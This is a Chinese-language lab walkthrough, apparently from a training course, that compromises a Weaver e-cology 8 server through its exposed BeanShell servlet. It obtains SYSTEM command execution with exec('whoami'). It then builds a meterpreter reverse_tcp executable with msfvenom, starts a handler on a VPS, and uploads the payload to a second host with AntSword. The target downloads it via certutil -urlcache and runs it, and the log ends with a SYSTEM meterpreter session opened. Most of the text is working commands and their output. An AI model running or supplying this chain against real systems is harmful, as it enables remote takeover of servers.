> 三七记于2022年10月12日16:07:10
>
> 流程: 生成木马,开启监听 ==>上传木马到192.168.5.118的网站目录下==>192.168.5.123下载木马并执行

访问泛微协同商务系统

浏览器访问网址: `http://192.168.5.123/login/Login.jsp?logintype=1`


> 使用的浏览器代理: `socks5://120.78.76.236:2022`
>
> 访问的浏览器: `firefox`

画面:

查找e-cology8的漏洞

> 远程命令执行漏洞介绍地址: `https://blog.csdn.net/weixin_45382656/article/details/118565142`

存在问题的页面的URL: `http://192.168.5.123/weaver/bsh.servlet.BshServlet/`, 访问情况如下(已使用):



BeanShell Test Servlet

BeanShell version: 2.0b4

Script Output

Script Return Value

```
null
```

Script

```
exec("cmd /c 12359.exe");
```

Capture Stdout/Stderr: ☐ Display Raw Output: ☐

Evaluate

测试

1. 在script中输入`exec("whoami");`
2. 点击`evaluate`执行
3. 返回当前用户,效果如图
4. 可以更换成其他命令

Script Output

```
nt authority\system
```

Script Return Value

```
null
```

Script

```
exec("whoami");
```

VPS生成木马

登录vps:

```
root@xueyue:~# lsb_release
LSB Version:    core-11.1.0ubuntu4-noarch:security-11.1.0ubuntu4-noarch
root@xueyue:~#
```

> lsb_release 查看发行版本

使用命令生成木马;`msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=120.78.76.236 LPORT=12363 -a x64 -f exe > 12363.exe`

> LHOST输入的是vps的公网ip
>
> LPORT是要监听的端口
>
> 曾因为将LPORT打成LPOST,多次生成无效的木马
>
> `msfvenom -p windows/x64/meterpreter/reverse_tcp --platform Windows LHOST=120.78.76.236 LPOST=12362  -a x64 -f exe > 12362.exe`
>
> 修正后应该可以使用,但没有测试

反馈结果:

```
root@xueyue:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=120.78.76.236 LPORT=123
 exe > 12363.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

vps开启监听

1. 进入msf,使用命令`msfconsole;`
2. 输入命令`handler -p windows/x64/meterpreter/reverse_tcp -H 172.24.243.233 -P 12363`

> -H 是自己的内网ip
>
> -p 与生成木马时的端口对应

3. 反馈结果


```
msf6 > handler -p windows/x64/meterpreter/reverse_tcp -H 172.24.243.233 -P 12363
[*] Payload handler running as background job 1.

[*] Started reverse TCP handler on 172.24.243.233:12363
```

> 你可以使用jobs查看进程
>
> ```
> msf6 > jobs
>
> Jobs
> ====
>
>   Id  Name                    Payload                             Payload opts
>   --  ----                    -------                             ------------
>   1   Exploit: multi/handler  windows/x64/meterpreter/reverse_tcp  tcp://172.24.243.233:12363
> ```
>
> 你可以使用`jobs -k {id}`来关闭某个进程,如此时可以用`jobs -k 1`来关闭监听


将木马上传到靶机118

首先,将生成的木马下载到本地

- 使用命令`sz 12363.exe`
- 展示:





- 完成后:



第二步, 在自己的虚拟机上测试, 如果认为自己的配置没有问题, 可以跳过这一步.

- 展示:





> 你可以在任务管理器中关闭12363.exe

- 在vps上有显示信息

```
[*] Started reverse TCP handler on 172.24.243.233:12363
msf6 > [*] Sending stage (200774 bytes) to 183.217.59.109

msf6 > [*] Meterpreter session 1 opened (172.24.243.233:12363 -> 183.217.59.109:9033) at 2022-10-12 16:5
0:52 +0800
```

> 注意要开监听且端口对应

- 使用 sessions 查看会话

```
msf6 > sessions

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x64/windows  WIN-CFS3GNGO8ME\Administrator @  172.24.243.233:12363 -> 183.217.
                                      WIN-CFS3GNGO8ME                59.109:9033 (192.168.137.163)
```

- 使用`sessions -k 1`关闭会话

```
msf6 > sessions -k 1
[*] Killing the following session(s): 1
[*] Killing session 1
[*] 192.168.137.163 - Meterpreter session 1 closed.
```

> 1 为sessions的ID

第三步, 将木马12363.EXE 上传到靶机192.168.5.118上.

- 192.168.5.118的公网地址为117.167.136.240
- 端口映射 192.168.5.118:80 => 117.167.137.240:55580
- 使用蚁剑上传到web服务器网站根目录(也可以是其他路径, 要求可以通过web服务下载).
- 不展示过程, 结果:

- 访问http://192.168.5.118/12363.exe测试能否下载

下载并运行木马

在`http://192.168.5.123/weaver/bsh.servlet.BshServlet/`界面script中更换exec()中的`whoami`为`certutil -urlcache -split -f http://192.168.5.118:80/12359.exe`, 点击运行

结果:

Script Output

```
****  ???ú  ****
  0000  ...
  1c00
CertUtil: -URLCache ?ü???????ê????
```

Script Return Value

```
null
```

Script

```
exec("certutil -urlcache -split -f http://192.168.5.118:80/12363.exe");
```

Capture Stdout/Stderr: ☐ Display Raw Output: ☐

将命令换成`cmd /c dir`查看是否下载成功, 如图:

Script Return Value

```
null
```

Script

```
exec("cmd /c dir");
```

Capture Stdout/Stderr: ☐ Display Raw Output: ☐

Evaluate


Script Output

```
 ?????÷ D ?????í?? ?????í
 ?í???ň?????? 3C2E-3F44

 D:\WEAVER\Resin ??????

2022/10/12  17:22    <DIR>          .
2022/10/12  17:22    <DIR>          ..
2022/10/12  15:14            25,659 .bash_history
2022/09/20  22:03            17,920 1.exe
2022/10/12  15:00             7,168 111.exe
2022/10/12  15:20             7,168 12359.exe
2022/10/12  14:58             7,168 12360.exe
2022/10/12  17:22             7,168 12363.exe
2022/10/12  15:28             7,168 242.exe
2022/10/12  15:11             7,168 4445.exe
2022/10/12  15:00             7,168 4447.exe
2022/10/12  15:10             7,168 456789.exe
2022/10/12  15:38                15 4662.exe
2022/10/12  14:58             7,168 520520.exe
2022/10/12  15:11             7,168 526.exe
2008/08/25  16:51           270,297 aclocal.m4
2021/04/08  20:11    <DIR>          admin
2022/10/12  15:30             7,168 ant22.exe
2022/09/20  18:08            17,920 artifact.exe
2021/04/08  19:57    <DIR>          automake
2022/10/12  15:25             7,168 bea.exe
```

下载的文件

使用命令`cmd /c 12363.exe`执行木马.

- 页面会一直处于加载中



Script

- script中的内容:

```
exec("cmd /c 12363.exe");
```

- vps中上线了一个新会话:

```
msf6 >
[*] Sending stage (200774 bytes) to 117.167.136.240
[*] Meterpreter session 2 opened (172.24.243.233:12363 -> 117.167.136.240:51361) at 2022-10-12 17:25:49
+0800
```

- 使用sessions查看会话,可以看到192.168.5.123

```
msf6 > sessions

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WIN-DUVIR  172.24.243.233:12363 -> 117.167.
                                     23IKFM                         136.240:51361 (192.168.5.123)
```

至此, 课程回归结束